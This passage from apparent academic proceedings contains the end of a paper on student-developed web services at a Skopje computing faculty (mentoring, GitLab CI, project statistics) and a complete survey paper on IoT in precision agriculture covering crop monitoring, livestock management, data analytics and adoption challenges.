As maintainers, these students play a crucial role in guiding and supporting new students who have enrolled in the Web Programming course. They provide valuable insights, share best practices, and offer assistance in navigating the project requirements and technical challenges. By leveraging their firsthand experience and understanding of the project details, these mentors help to accelerate the learning curve for new students, enabling them to quickly adapt to the project environment and make meaningful contributions.

Furthermore, the mentorship aspect extends beyond task assignment and technical guidance. The student mentors actively foster a collaborative and supportive learning environment, encouraging open communication and teamwork among students. They facilitate discussions, organize group activities, and foster a culture of mutual respect and cooperation. This inclusive approach not only enhances the learning experience for students, but also fosters a sense of belonging and community within the project teams.

To ensure efficient management and ease of maintenance, multiple web projects for separate subdomains are created and all of them store the data in a shared database framework. This approach allows each project to utilize a specific subset of database tables, streamlining the development process and reducing the complexity of the codebase. The rationale behind this decision comes from the consideration of students' time constraints and the necessity to minimize the learning curve. By compartmentalizing the database and reducing the size of the codebase, students can focus more on their specific project requirements without being overwhelmed by extraneous information, thereby facilitating a smoother and quicker adaptation to the project work.

Project documentation and code are centrally managed on GitLab, with each student project delineated as a separate issue. This structured approach leverages the Git flow methodology [13], an efficient and streamlined workflow that enhances collaboration and version control. The Git flow framework guides the development process through clearly defined branches for features, releases, and hotfixes, ensuring a systematic and organized progression of project work. For a concise overview and further insights into this workflow, a detailed explanation can be found at the provided link: https://gitlab.finki.ukim.mk/wp/common-model/-/raw/dev/README.md?ref_type=heads.

Our project development infrastructure encompasses both development and production environments, facilitated through GitLab CI (Continuous Integration) for deployment. This setup enables a seamless transition from code development to deployment, ensuring that new features, updates, and fixes are efficiently integrated and tested before being made live. The deployment process is further streamlined and managed with Portainer [14], a powerful tool that simplifies the management of Docker environments. Portainer's intuitive interface allows for easy control over containers, images, and networks, thereby enhancing the deployment workflow and enabling quick ad-

justments and updates to the live environment.

Looking ahead, the scope of collaboration within our project framework is set to expand, with plans to incorporate professors and students from other subjects into the development, design, and testing phases of these solutions. This interdisciplinary approach aims to enrich the project work with diverse perspectives and expertise, fostering a more holistic educational experience. By integrating knowledge and skills from various disciplines, the project teams will benefit from a broader range of insights and creative input, ultimately leading to the development of more robust, innovative, and user-centered solutions.

A. Student Involvement

Student participation lies at the heart of our collaborative projects within the Faculty of Computer Science and Engineering. Through hands-on involvement in project development and maintenance, students not only gain practical experience but also contribute directly to the advancement of faculty services and operations.

Engagement in our projects begins with enrollment in the Web Programming course, where students are introduced to the foundational concepts and technologies essential for project development. Upon enrollment, students are assigned tasks and responsibilities aligned with their skill level and learning objectives. This hands-on approach allows students to apply theoretical knowledge in real-world scenarios, fostering a deeper understanding of web development principles and practices.

Furthermore, upper-year students who have demonstrated proficiency in the Web Programming course serve as mentors and maintainers of the systems. These experienced individuals play a vital role in guiding and supporting newer students, facilitating knowledge transfer and collaboration within project teams. By mentoring their peers, students not only enhance their leadership and communication skills but also contribute to the sustainability and success of our collaborative projects.

Throughout their involvement, students are encouraged to actively engage in project discussions, share ideas, and collaborate with their peers. This collaborative environment promotes creativity, innovation, and teamwork, empowering students to tackle complex challenges and explore new solutions collaboratively.

In summary, student involvement is fundamental to the success of our services, driving innovation, fostering collaboration, and empowering students to become active contributors to the advancement of faculty services and operations. Through participation in project development and maintenance, students gain valuable experience, develop essential skills, and make meaningful contributions to the broader academic community.

V. RESULTS AND ACHIEVEMENTS

In the project Raspredelba, we've seen significant collaboration with 8 contributors committing 215 times. Our continuous integration and continuous deployment (CI/CD) analytics reveal an impressive success ratio of 89.47%, with

153 out of 174 pipelines succeeding. We've encountered a total of 43 issues, with 27 successfully resolved and 16 still under consideration. Moving to Akreditacii (Accreditations), we've had 6 contributors and 81 commits, with our CI/CD analytics showing a success ratio of 78.38%. Out of 38 pipelines, 29 have been successful, while 8 have failed. We've addressed 17 issues, with 7 now closed and 10 remaining open. For Molbi (Student requests), we've seen active involvement with 8 contributors committing 123 times. Although we've encountered 17 issues, we've successfully closed 9 of them, with 8 still open for resolution. In the area of Diplomski (Bachelor Thesis), we've had 4 contributors making 16 commits. Currently, there are 9 open issues, while 2 have been successfully closed. Similarly, Magisterski (Master Thesis) has seen collaboration from 6 contributors, resulting in 84 commits. We're currently addressing 9 issues related to this project. Moving on to Projects, we've had contributions from 4 contributors, resulting in 20 commits. We've encountered 5 issues, with 1 successfully resolved. In Konsultacii (Consultations), we've seen active involvement from 8 contributors committing 131 times. For Anketi (Surveys), 4 contributors have made 55 commits. In Dosie, we've had 6 contributors making 16 commits. In Results Management, we've seen collaboration from 5 contributors resulting in 51 commits. Lastly, in Exam Schedule, 5 contributors have made 18 commits. Deklaracii is still in its initial phase and does not have any contributions made to it yet. Out of all the services developed, only Raspredelba and Akreditacii are currently deployed in production. These two services are actively used and serve crucial functions within the faculty. The remaining services, except for Projects, Konsultacii and Deklaracii, are deployed in development environments, indicating ongoing work and refinement before they are ready for production use.

VI. FUTURE WORK AND LIMITATIONS

Our primary objective is to deploy all services into production environments, ensuring their accessibility and usability for the FCSE community. To achieve this, we aim to engage as many students as possible in the development and maintenance processes, leveraging their diverse skills and perspectives.

However, some limitations may slow down our progress. Time constraints are a significant factor, as each service typically requires substantial development and testing efforts. Given the complexity of these projects, it is realistic to anticipate at least a year for the development of each service. To address this constraint, we plan to work concurrently on multiple services, optimizing our resource allocation and project management practices.

Another limitation relates to the onboarding process for new students. Ensuring that all students are familiar with the development process, coding standards, and project requirements requires significant time and effort. Moreover, maintaining compliance with established standards and practices necessitates ongoing guidance and supervision, further contributing to the time-intensive nature of the process.

Despite these limitations, we remain committed to our goal of enhancing the FCSE academic experience through innovative IT solutions. By addressing these challenges proactively and leveraging our collective expertise, we are confident in our ability to overcome obstacles and continue advancing towards our objectives.

VII. CONCLUSION

In conclusion, the services developed and maintained by students and professors at FCSE play a vital role in enhancing the academic experience and facilitating various processes within the faculty. These services, including Raspredelba, Akreditacii, Molbi, Diplomski, Magisterski, Anketi, Dosie, Results Management, and Exam Schedule, represent a collaborative effort that utilizes the expertise and creativity of both students and faculty members.

Through active participation in these projects, students gain practical experience, refine their coding skills, and contribute meaningfully to the development of innovative solutions. Their involvement extends beyond mere technical tasks, encompassing responsibilities such as code review, project management, and deployment. This hands-on approach not only prepares students for real-world challenges but also fosters a sense of ownership and responsibility for their work.

Moreover, these services have a direct and positive impact on the faculty's operations, streamlining processes, enhancing communication, and providing valuable insights through analytics and feedback mechanisms. From managing course schedules to handling student requests and publishing results, each service addresses specific needs within the academic ecosystem, ultimately improving the overall efficiency and effectiveness of operations.

As we continue to expand and refine these services, our goal remains to empower students, enrich the academic environment, and facilitate continuous improvement within FCSE. By embracing innovation, collaboration, and a commitment to excellence, we can ensure that these services continue to serve as valuable assets, benefiting both students and faculty members alike.

REFERENCES

- [1] I. Chorbev, M. Gushev, D. Gjorgjevikj, and A. Madevska Bogdanova, "Architecture of an electronic student services system and its implementation," 2012.
- [2] M. Kostoska, I. Chorbev, and M. Gusev, "Creating portable toasca archive for iknow university management system," in *2014 Federated Conference on Computer Science and Information Systems*, pp. 761–768, IEEE, 2014.
- [3] "Konsultacii." <https://www.konsultacii.finki.ukim.mk>. Accessed on: April 4, 2024.
- [4] "Diplomski." <https://diplomski.finki.ukim.mk>. Accessed on: April 4, 2024.
- [5] "Molbi." <https://molbi.finki.ukim.mk>. Accessed on: April 4, 2024.

- [6] “Akreditacii.” <https://akreditacii.iknow.finki.ukim.mk>. Accessed on: April 4, 2024.
- [7] S. Aggarwal and S. Pandit, “Spring boot application using three layered architecture in java,” 2023.
- [8] I. Docker, “Docker,” *linea*. [Junio de 2017]. *Disponibile en: https://www.docker.com/what-docker*, 2020.
- [9] “Thymeleaf: Modern Server-Side Java Template Engine for Web and Standalone Environments.” <https://www.thymeleaf.org/>. Accessed on: April 4, 2024.
- [10] P. Rawat and A. N. Mahajan, “Reactjs: a modern web development framework,” *International Journal of Innovative Science and Research Technology*, vol. 5, no. 11, pp. 698–702, 2020.
- [11] A. K. Sahani, P. Singh, and V. Jeyamani, “Web development using angular: A case study,” *Journal of Informatics Electrical and Electronics Engineering (JIEEE)*, vol. 1, no. 2, pp. 1–7, 2020.
- [12] T. Kumpulainen, “Web application development with vue.js,” 2021.
- [13] J. Loeliger and M. McCullough, *Version Control with Git: Powerful tools and techniques for collaborative software development.* ” O’Reilly Media, Inc.”, 2012.
- [14] W. Kithulwatta, K. Jayasena, B. Kumara, and R. Rathnayaka, “Docker containerized infrastructure orchestration with portainer container-native approach,” in *2022 3rd International Conference for Emerging Technology (INCET)*, pp. 1–6, IEEE, 2022.

Internet of Things (IoT) in Precise Agriculture: An overview

1st Ema Pandilova

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
ema.pandilova@students.finki.ukim.mk*

3rd Marko Petrov

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
marko.petrov@students.finki.ukim.mk*

2nd Elena Atanasoska

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
elena.atanasoska@students.finki.ukim.mk*

4th Vlatko Spasev

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
vlatko.spasev@finki.ukim.mk*

Abstract—The Internet of Things (IoT) is a network of inter-related devices that connect and exchange data with other IoT devices and the cloud. In the field of precision agriculture (PA) which is a concept of improving crop yields and assisting management decisions using high technology sensor and analysis tools, this web of devices facilitates the seamless gathering and analysis of agricultural data, enabling farmers to make informed decisions and optimize their farming practices for increased efficiency and productivity. This paper provides an overview of IoT in precision agriculture, starting with the fundamentals of IoT in agriculture. Various applications of IoT in crop farming are discussed, such as remote sensing, precision irrigation, pest monitoring, and crop health assessment. Next, the paper delves into the use of IoT for livestock management. It explores the utilization of wearable technology to monitor animal health, behavior, and location, providing insights into factors such as feeding patterns, reproductive health, and disease outbreaks. Furthermore, the paper highlights the challenges and opportunities that come with the usage of IoT in precision agriculture. Overall, this paper presents an extensive overview of Internet of Things (IoT) in precise agriculture, covering its fundamentals and applications, its usage in livestock management, various methodologies for data analytics and decision support systems, and the challenges and opportunities that come with it.

Index Terms—Internet of Things, Precision Agriculture, Agricultural sensors, Crop Farming, Livestock Management

I. INTRODUCTION

Precision agriculture (PA), commonly referred to as site-specific farming, signifies an agricultural management system powered by accurate data and information [1]. The objective of the precision agriculture (PA) management system is to improve agricultural practices by enabling continuous monitoring of soil and precise application of treatments. Leveraging state-of-the-art technology, a cloud-based IoT control center collects and assesses up-to-the-minute data on crop growth and environmental factors, particularly during planting, fertilization, and harvesting phases.

The Internet of Things (IoT) [2] is a concept of connecting physical objects having electronics, software, and sensors over

the Internet to make them communicate and exchange data with each other without much human intervention. While IoT isn't a new concept [3], its widespread adoption has surged in recent years, as a result of advancements in supporting technologies like hardware, resulting in smaller sizes and reduced power consumption, as well as improvements in wireless connectivity enabling seamless communication between devices. Additionally, the rise of cloud computing, along with the integration of artificial intelligence and big data analytics, has further fueled the growth of IoT.

IoT in precise agriculture is rapidly evolving, bringing significant changes in farming techniques. This overview explores the various applications of IoT in agriculture, such as managing irrigation, controlling pests and diseases, monitoring livestock and dairy production, assessing water quality, tracking greenhouse conditions, analyzing soil, and employing UAVs for precision agriculture. These applications of IoT aim to enhance efficiency, accuracy, and sustainability in farming practices, leading to improved productivity and profitability. Furthermore, insights are provided into how advanced technologies are being integrated to address modern challenges and optimize agricultural processes. While IoT holds immense promise for precision agriculture, it also presents several challenges that need to be addressed. One major challenge is data privacy and security, as the vast amount of data generated by IoT devices can be vulnerable to cyberattacks. Additionally, interoperability among different IoT devices and systems remains a challenge, as well as the scalability of IoT solutions in agriculture, particularly for small-scale farmers who may lack the resources and technical expertise.

In light of these challenges and opportunities, this research paper is organized into several sections to provide a comprehensive overview of IoT in precision agriculture. It begins with an exploration of the fundamentals of IoT in agriculture, followed by an examination of various applications of IoT in crop farming and livestock management. Furthermore, the

paper delves into IoT solutions for data analytics and decision support systems, highlighting their role in optimizing farming practices. The challenges and opportunities IoT in precision agriculture are then discussed, providing insights into the future direction of research and development in this field. Finally, the paper concludes with a summary of key findings and recommendations for future work. Through this structured approach, the paper aims to provide valuable insights into the potential of IoT in precision agriculture and to address the pressing challenges facing the agricultural industry.




Fig. 1. Key advantages of IoT in agriculture

II. FUNDAMENTALS OF IOT IN AGRICULTURE

In the domain of the Internet of Things (IoT), the core concept revolves around assigning unique tags to various entities, such as ordinary objects, living organisms, and individuals. These tags enable them to communicate data over the Internet without the need for direct human-to-human or human-to-computer interaction. This setup allows for smooth and uninterrupted information exchange in various contexts, ranging from smart homes to industrial systems [4].

In precision farming, IoT is common, but only private solutions are used, causing problems with connecting different devices because they don't work well together [5], [6].

IoT devices have been in use in agriculture for quite some time. Mostly, these are specific solutions where devices are built into farming equipment, so their usage depends heavily on the manufacturer of the machinery. However, significant improvements are expected soon. Many projects are underway to create open solutions, aiming to resolve the compatibility issues associated with proprietary devices [7].

Larger farms with greater financial resources are more likely to adopt IoT technology. They often acquire such technology alongside new equipment purchases, such as tractors and other farming machinery. The leading solutions for smart agricultural products are typically tailored for large-scale farming operations or are limited to specific geographic regions, primarily serving the US and Canada [8].

A significant issue for expanding IoT in farming is the lack of good connections in some places. Even though people talk a lot about moving to 5G, many areas still have bad 3G or

4G coverage. Technologies like LoRa and SIGFOX could help with this [9], but they can't handle big datasets, like ones from satellite images.

Overall, there are various applications, protocols, and prototypes used in agriculture. Research trends in IoT agriculture cover topics such as network platforms, architecture, applications, security, and challenges [10]–[12]. Moreover, many countries and organizations globally have put in place different policies and guidelines regarding IoT in agriculture. However, while some work has been carried out in the agricultural IoT field, there remains a need for thorough research to understand the current state of research in the context of agriculture. [13].

III. APPLICATIONS OF IOT IN CROP FARMING

Recent improvements in wireless sensor networks have made it easier to collect different kinds of data [14]. These enhancements have allowed IoT to tackle various agricultural challenges and promote sustainable and efficient farming practices [15]. In agriculture, IoT is used for a variety of tasks, which can be categorized into four groups: (a) management systems, (b) monitoring systems, (c) control systems, and (d) unmanned machines, as illustrated in Fig. 2 [16], [17]. The use of WSNs in precision agriculture assists farmers in analyzing data, enabling them to make better decisions [18], [19].

The authors in [20], [21] proposed multi-layer temperature and soil moisture monitoring systems for farmland fields using WSN. These systems are supported by communication technologies such as ZigBee, GPRS and the Internet, where user interaction with the system is handled by a web application.

The LOFAR-agro project [22] is an example of crop monitoring. Its goal is to protect potato crops from *Phytophthora*, a type of water mold, by tracking microclimate conditions like humidity and temperature through extensive WSN deployment. The system aims to create a crop protection strategy against fungal diseases based on the gathered data.

In [23], the authors introduce a web-based decision support system linked with WSNs for scheduling irrigation in olive fields. To achieve this, sensors are utilized to measure humidity, solar radiation, temperature, and rainfall.

Medela et al. (2013) incorporated IoT technology into agricultural practices, specifically within the agro-industrial production chain. They designed a new framework that combines wireless sensor networks with climate simulation. This setup enables ongoing monitoring and assessment of grape development, particularly beneficial for wineries aiming to enhance grape quality [24].

FarmBot is an open-source CNC farming machine and software package made for small-scale precision food production. Similar to 3D printers and CNC milling machines, the hardware uses linear guides in the X, Y, and Z directions. This allows tools like seed injectors, watering nozzles, sensors, and weed removal tools to move precisely around plants and soil. FarmBot is controlled by an Arduino/RAMPS stack and a Raspberry Pi 3 connected to the internet. Users can design their farm or garden on a web app and sync it with the hardware. It also has features like storing and editing data

maps, a decision support system for data-driven design, access to a plant data repository, and real-time control and logging [25].




Fig. 2. Application of IoT in agriculture, including management systems, monitoring systems, control systems, and unmanned machinery.

IV. IOT SOLUTIONS FOR LIVESTOCK MANAGEMENT

The primary focus of Livestock Management (LsM) revolves around effectively managing two key resources: the quality of life (QoL) of livestock and the condition of the land where animals are raised. In the context of livestock farming, the authors prioritize managing the QoL of livestock using Internet of Things (IoT) technologies. This involves overseeing biosecurity measures, ensuring animal welfare, controlling product quality, and implementing animal recognition through identification systems. These aspects are crucial as they directly impact the health, welfare, and overall QoL of the animals. A comparison of relevant studies on IoT applications in LsM, is presented in this section. This approach aligns with similar methodologies found in related literature. [26]

Various IoT applications in livestock management offer both advantages and disadvantages. For instance, Digital Twins (DTws) provide a conceptual framework for designing and implementing farm management systems, yet lack detailed reference architectures for modeling and realizing information systems. [27], [28] The synergy of IoT and Deep Learning enhances livestock monitoring by collecting contextual data and detecting important conditions, but overlooks privacy and security concerns. [29] Acoustic monitoring techniques using Deep Neural Networks (DNN) offer efficient modeling of animal activity but face challenges like poor network response and insufficient computing capability. [30] IoT-based LoRa networks facilitate monitoring of pastured livestock in expansive environments, yet require improvements in reporting frequencies and power requirements. [31] Tracking mating time using IoT technologies is cost-effective and enables real-time detection of behavior, but needs extension for monitoring other aspects like disease and health. [32] Assessment of the Quality of Life (QoL) of livestock through IoT-based digital technology bridges knowledge gaps in animal welfare assessment, despite challenges in observing individual animals and gaps in welfare monitoring during transportation or at the abattoir. These insights highlight the need for further research

and development to optimize IoT applications in livestock management. [33]

The Internet of Things (IoT) integrates devices and equipment onto networks, enabling efficient data gathering and smart management to enhance various aspects of daily life. Within livestock management, smart IoT applications are emerging, including geofencing for real-time monitoring and tracking of animal movement using GPS tags. [34] Additionally, wearable wireless sensors offer continuous health monitoring and disease detection, providing crucial insights into animal behavior and well-being. Leveraging renewable energy sources, such as solar or wind power, through IoT techniques not only facilitates electricity needs for livestock housing but also optimizes energy usage, reducing costs and environmental impact. [35] These advancements highlight the potential for IoT to revolutionize livestock management, promoting sustainability and efficiency in agricultural practices. [36]




Fig. 3. Solution architecture for tracking livestock

V. DATA ANALYTICS AND DECISION SUPPORT SYSTEMS

In agriculture, accurate data analysis plays an important role in improving operational efficiency and increasing productivity. Based on the application requirements of IoT, DA has been divided into different categories [37], including real-time analytics, off-line analytics, memory-level analytics, business intelligence level analytics, and massive analytics [37]–[39]. These methods involve processing different types of data such as sensor data, audio, images and video, with image processing being widely used in agriculture for disease detection, quality assessment, weed detection and irrigation optimization [40].

Prediction is a key aspect facilitated by the big data generated by the IoT, which enables assessment of current environmental conditions and forecasting of changes. This helps in controlling aspects of the farm such as irrigation systems and predicting potential risks such as disease outbreaks or extreme weather events, aiding in timely preventive measures [41].

Many agricultural products are lost due to poor *storage management*, influenced by factors like temperature and pests [42]. IoT and data analytics can enhance storage systems by deploying sensors to monitor conditions, sending data to the cloud for analysis, and implementing automated adjustments.

However, security measures are crucial to prevent theft during power outages [43].

In *decision making*, reliable information from sensor data enables automated decisions, minimizing human interventions. This includes regulating temperatures, managing water supply and optimizing crop growth conditions through machine learning algorithms [40]. In addition, governments and stakeholders can make informed policy decisions based on accurate and timely data, improving overall agricultural management [44].

Farm management benefits from integrated systems that monitor various parameters in real time, facilitating risk management, cost optimization and productivity improvement [45]. In addition, *precise application* of chemicals and fertilizers based on sensor data improves productivity while reducing costs, although there are challenges in deploying precision agriculture systems in developing countries due to cost and technology limitations [46].

VI. CHALLENGES AND OPPORTUNITIES

The deployment and application of IoT face numerous challenges and opportunities, as identified in the literature. The challenges include security and privacy concerns, issues related to data convergence and ownership, lack of interoperability among IoT devices, heterogeneity of devices within the IoT ecosystem, and uncertainty in business models. [8], [47] These challenges can be categorized into three main headings: business, technical, and sectoral issues, each presenting unique obstacles to the widespread adoption and effective implementation of IoT technologies.

Business challenges: Business challenges related to the deployment of IoT in agriculture include managing costs associated with setup and ongoing operation, such as hardware procurement, subscription fees for centralized services, data exchange, energy, and maintenance. Farmers seek business models that enable revenue generation from data collected on their farms, raising concerns about data ownership and control. [48]

Technical challenges: Technical challenges surrounding the deployment of IoT in agriculture include interference problems stemming from the use of unlicensed spectrum IoT devices, leading to potential data loss and decreased reliability. Security and privacy concerns at various levels of the IoT ecosystem pose risks such as data breaches and unauthorized access, affecting the competitiveness of private farm owners. Additionally, challenges in choosing the right IoT technology, ensuring device reliability in outdoor environments, and addressing scalability issues for accommodating billions of devices highlight the complexity of implementing IoT solutions in agricultural settings. [49], [50]

Sectoral challenges: Sectoral challenges in IoT deployment in agriculture include regulatory challenges surrounding data control and ownership between farmers and data companies, which may vary across countries and regions, impacting applications such as tracking and agri-food supply. Interoperability is crucial for seamless communication among billions of IoT

devices, requiring standards for technical, syntactic, semantic, and organizational interoperability. [51]

On the other hand, opportunities in IoT for agriculture abound across various domains. Technological innovations, such as the deployment of LPWA technologies and the development of universal platforms, promise to revolutionize farming practices by enhancing communication efficiency and scalability. Additionally, advancements in security measures, energy efficiency, and quality of service will bolster the reliability and effectiveness of IoT solutions in agriculture. Leveraging artificial intelligence and data analytics, coupled with privacy-preservation methods, will enable more precise crop management and disease recognition. Moreover, efforts to reduce costs through optimized power consumption and cheaper sensor production, along with policy enforcement and standardization, will drive widespread adoption and integration of IoT technologies throughout the agricultural sector, paving the way for improved efficiency and sustainability. [40]

VII. CONCLUSION

An overview of IoT in precision agriculture has been presented in this paper. The survey of literature shows that there are lots of work ongoing in development of IoT technology that can be used to increase operational efficiency and productivity of plant and livestock. The benefits of IoT and DA, and open challenges have been identified and discussed in this paper. By leveraging IoT devices and data analytics tools, farmers are empowered to make informed decisions, optimize resource utilization, and enhance overall efficiency and productivity in both crop farming and livestock management. From remote sensing and precision irrigation to wearable technology for animal health monitoring, the diverse applications of IoT offer transformative solutions to various challenges faced by the agricultural industry. Despite the challenges such as regulatory issues and interoperability concerns, the opportunities presented by IoT in agriculture are vast, promising improved sustainability, profitability, and food security. Moving forward, continued research, investment, and collaboration will be essential in further unlocking the full potential of IoT in precision agriculture, driving innovation and driving towards a more sustainable and resilient future for farming worldwide.

REFERENCES

- [1] L. Zhang, I. K. Dabipi, and W. L. Brown Jr, "Internet of things applications for agriculture," *Internet of things A to Z: technologies and applications*, pp. 507–528, 2018.
- [2] L. Kumar, P. Ahlawat, P. Rajput, R. Navsare, and P. K. Singh, "Internet of things (iot) for smart precision farming and agricultural systems productivity: A review," *IJEAST*, vol. 5, pp. 141–146, 2021.
- [3] A. Khanna and S. Kaur, "Evolution of internet of things (iot) and its significant impact in the field of precision agriculture," *Computers and electronics in agriculture*, vol. 157, pp. 218–231, 2019.
- [4] A. Gluhak, S. Krco, M. Nati, D. Pfisterer, N. Mitton, and T. Razafindralambo, "A survey on facilities for experimental internet of things research," *IEEE Communications Magazine*, vol. 49, no. 11, pp. 58–67, 2011.
- [5] T. Ojha, S. Misra, and N. S. Raghuvanshi, "Wireless sensor networks for agriculture: The state-of-the-art in practice and future challenges," *Computers and electronics in agriculture*, vol. 118, pp. 66–84, 2015.

- [6] O. Vermesan and P. Friess, *Internet of things: converging technologies for smart environments and integrated ecosystems*. River publishers, 2013.
- [7] M. Stočes, J. Vaněk, J. Masner, and J. Pavlík, "Internet of things (iot) in agriculture-selected aspects," *Agris on-line Papers in Economics and Informatics*, vol. 8, no. 1, pp. 83–88, 2016.
- [8] C. Brewster, I. Roussaki, N. Kalatzis, K. Doolin, and K. Ellis, "Iot in agriculture: Designing a europe-wide large-scale pilot," *IEEE communications magazine*, vol. 55, no. 9, pp. 26–33, 2017.
- [9] L. Vangelista, A. Zanella, and M. Zorzi, "Long-range iot technologies: The dawn of lora™," in *Future Access Enablers for Ubiquitous and Intelligent Infrastructures: First International Conference, FABULOUS 2015, Ohrid, Republic of Macedonia, September 23-25, 2015. Revised Selected Papers 1*. Springer, 2015, pp. 51–58.
- [10] P. P. Jayaraman, A. Yavari, D. Georgakopoulos, A. Morshed, and A. Zaslavsky, "Internet of things platform for smart farming: Experiences and lessons learnt," *Sensors*, vol. 16, no. 11, p. 1884, 2016.
- [11] Ö. Köksal and B. Tekinerdogan, "Architecture design approach for iot-based farm management information systems," *Precision Agriculture*, vol. 20, pp. 926–958, 2019.
- [12] L. S. Shabadi and H. B. Bicarad, "Design and implementation of iot based smart security and monitoring for connected smart farming," *International Journal of Computer Applications*, vol. 975, no. 8887, 2018.
- [13] M. S. Farooq, S. Riaz, A. Abid, K. Abid, and M. A. Naeem, "A survey on the role of iot in agriculture for the implementation of smart farming," *Ieee Access*, vol. 7, pp. 156237–156271, 2019.
- [14] D. Glaroudis, A. Iossifides, and P. Chatzimisios, "Survey, comparison and research challenges of iot application protocols for smart farming," *Computer Networks*, vol. 168, p. 107037, 2020.
- [15] A. P. Antony, K. Leith, C. Jolley, J. Lu, and D. J. Sweeney, "A review of practice and implementation of the internet of things (iot) for smallholder agriculture," *Sustainability*, vol. 12, no. 9, p. 3750, 2020.
- [16] A. Z. Abbasi, N. Islam, Z. A. Shaikh *et al.*, "A review of wireless sensors and networks' applications in agriculture," *Computer Standards & Interfaces*, vol. 36, no. 2, pp. 263–270, 2014.
- [17] J. M. Talavera, L. E. Tobón, J. A. Gómez, M. A. Culman, J. M. Aranda, D. T. Parra, L. A. Quiroz, A. Hoyos, and L. E. Garreta, "Review of iot applications in agro-industrial and environmental fields," *Computers and Electronics in Agriculture*, vol. 142, pp. 283–297, 2017.
- [18] S. Fang, L. Da Xu, Y. Zhu, J. Ahati, H. Pei, J. Yan, and Z. Liu, "An integrated system for regional environmental monitoring and management based on internet of things," *IEEE Transactions on Industrial Informatics*, vol. 10, no. 2, pp. 1596–1605, 2014.
- [19] R. K. Kodali, N. Rawat, and L. Boppana, "Wsn sensors for precision agriculture," in *2014 IEEE region 10 symposium*. IEEE, 2014, pp. 651–656.
- [20] K.-T. Chen, H.-H. Zhang, T.-T. Wu, J. Hu, C.-Y. Zhai, and D. Wang, "Design of monitoring system for multilayer soil temperature and moisture based on wsn," in *2014 international conference on wireless communication and sensor network*. IEEE, 2014, pp. 425–430.
- [21] M. Mafuta, M. Zennaro, A. Bagula, G. Ault, H. Gombachika, and T. Chadza, "Successful deployment of a wireless sensor network for precision agriculture in malawi," *International Journal of Distributed Sensor Networks*, vol. 9, no. 5, p. 150703, 2013.
- [22] K. Langendoen, A. Baggio, and O. Visser, "Murphy loves potatoes: Experiences from a pilot sensor network deployment in precision agriculture," in *Proceedings 20th IEEE international parallel & distributed processing symposium*. IEEE, 2006, pp. 8–pp.
- [23] M. A. Fourati, W. Chebbi, and A. Kamoun, "Development of a web-based weather station for irrigation scheduling," in *2014 third IEEE international colloquium in information science and technology (CIST)*. IEEE, 2014, pp. 37–42.
- [24] A. Medela, B. Cendón, L. González, R. Crespo, and I. Nevares, "Iot multipatform networking to monitor and control wineries and vineyards," in *2013 Future Network & Mobile Summit*. IEEE, 2013, pp. 1–10.
- [25] B. Murdyantoro, D. S. E. Atmaja, and H. Rachmat, "Application design of farmbot based on internet of things (iot)," *International Journal on Advanced Science, Engineering and Information Technology*, vol. 9, no. 4, pp. 1163–1170, 2019.
- [26] F. Amin, A. Ahmad, and G. Sang Choi, "Towards trust and friendliness approaches in the social internet of things," *Applied Sciences*, vol. 9, no. 1, p. 166, 2019.
- [27] C. Verdouw, B. Tekinerdogan, A. Beulens, and S. Wolfert, "Digital twins in smart farming," *Agricultural Systems*, vol. 189, p. 103046, 2021.
- [28] P. Angin, M. H. Anisi, F. Göksel, C. Gürsoy, and A. Büyükgölcü, "Agrilora: a digital twin framework for smart agriculture," *J. Wirel. Mob. Networks Ubiquitous Comput. Dependable Appl.*, vol. 11, no. 4, pp. 77–96, 2020.
- [29] R. Raut and A. D. Mihovska, *Examining the Impact of Deep Learning and IoT on Multi-industry Applications*. IGI Global, 2021.
- [30] A. Zgank, "Iot-based bee swarm activity acoustic classification using deep neural networks," *Sensors*, vol. 21, no. 3, p. 676, 2021.
- [31] B. R. Dos Reis, Z. Easton, R. R. White, and D. Fuka, "A lora sensor network for monitoring pastured livestock location and activity," *Translational Animal Science*, vol. 5, no. 2, p. txab010, 2021.
- [32] N. Ma, L. Pan, S. Chen, and B. Liu, "Nb-iot estrus detection system of dairy cows based on lstm networks," in *2020 IEEE 31st Annual International Symposium on Personal, Indoor and Mobile Radio Communications*. IEEE, 2020, pp. 1–5.
- [33] B. I. Akhigbe, K. Munir, O. Akinade, L. Akanbi, and L. O. Oyedele, "Iot technologies for livestock management: a review of present status, opportunities, and future trends," *Big data and cognitive computing*, vol. 5, no. 1, p. 10, 2021.
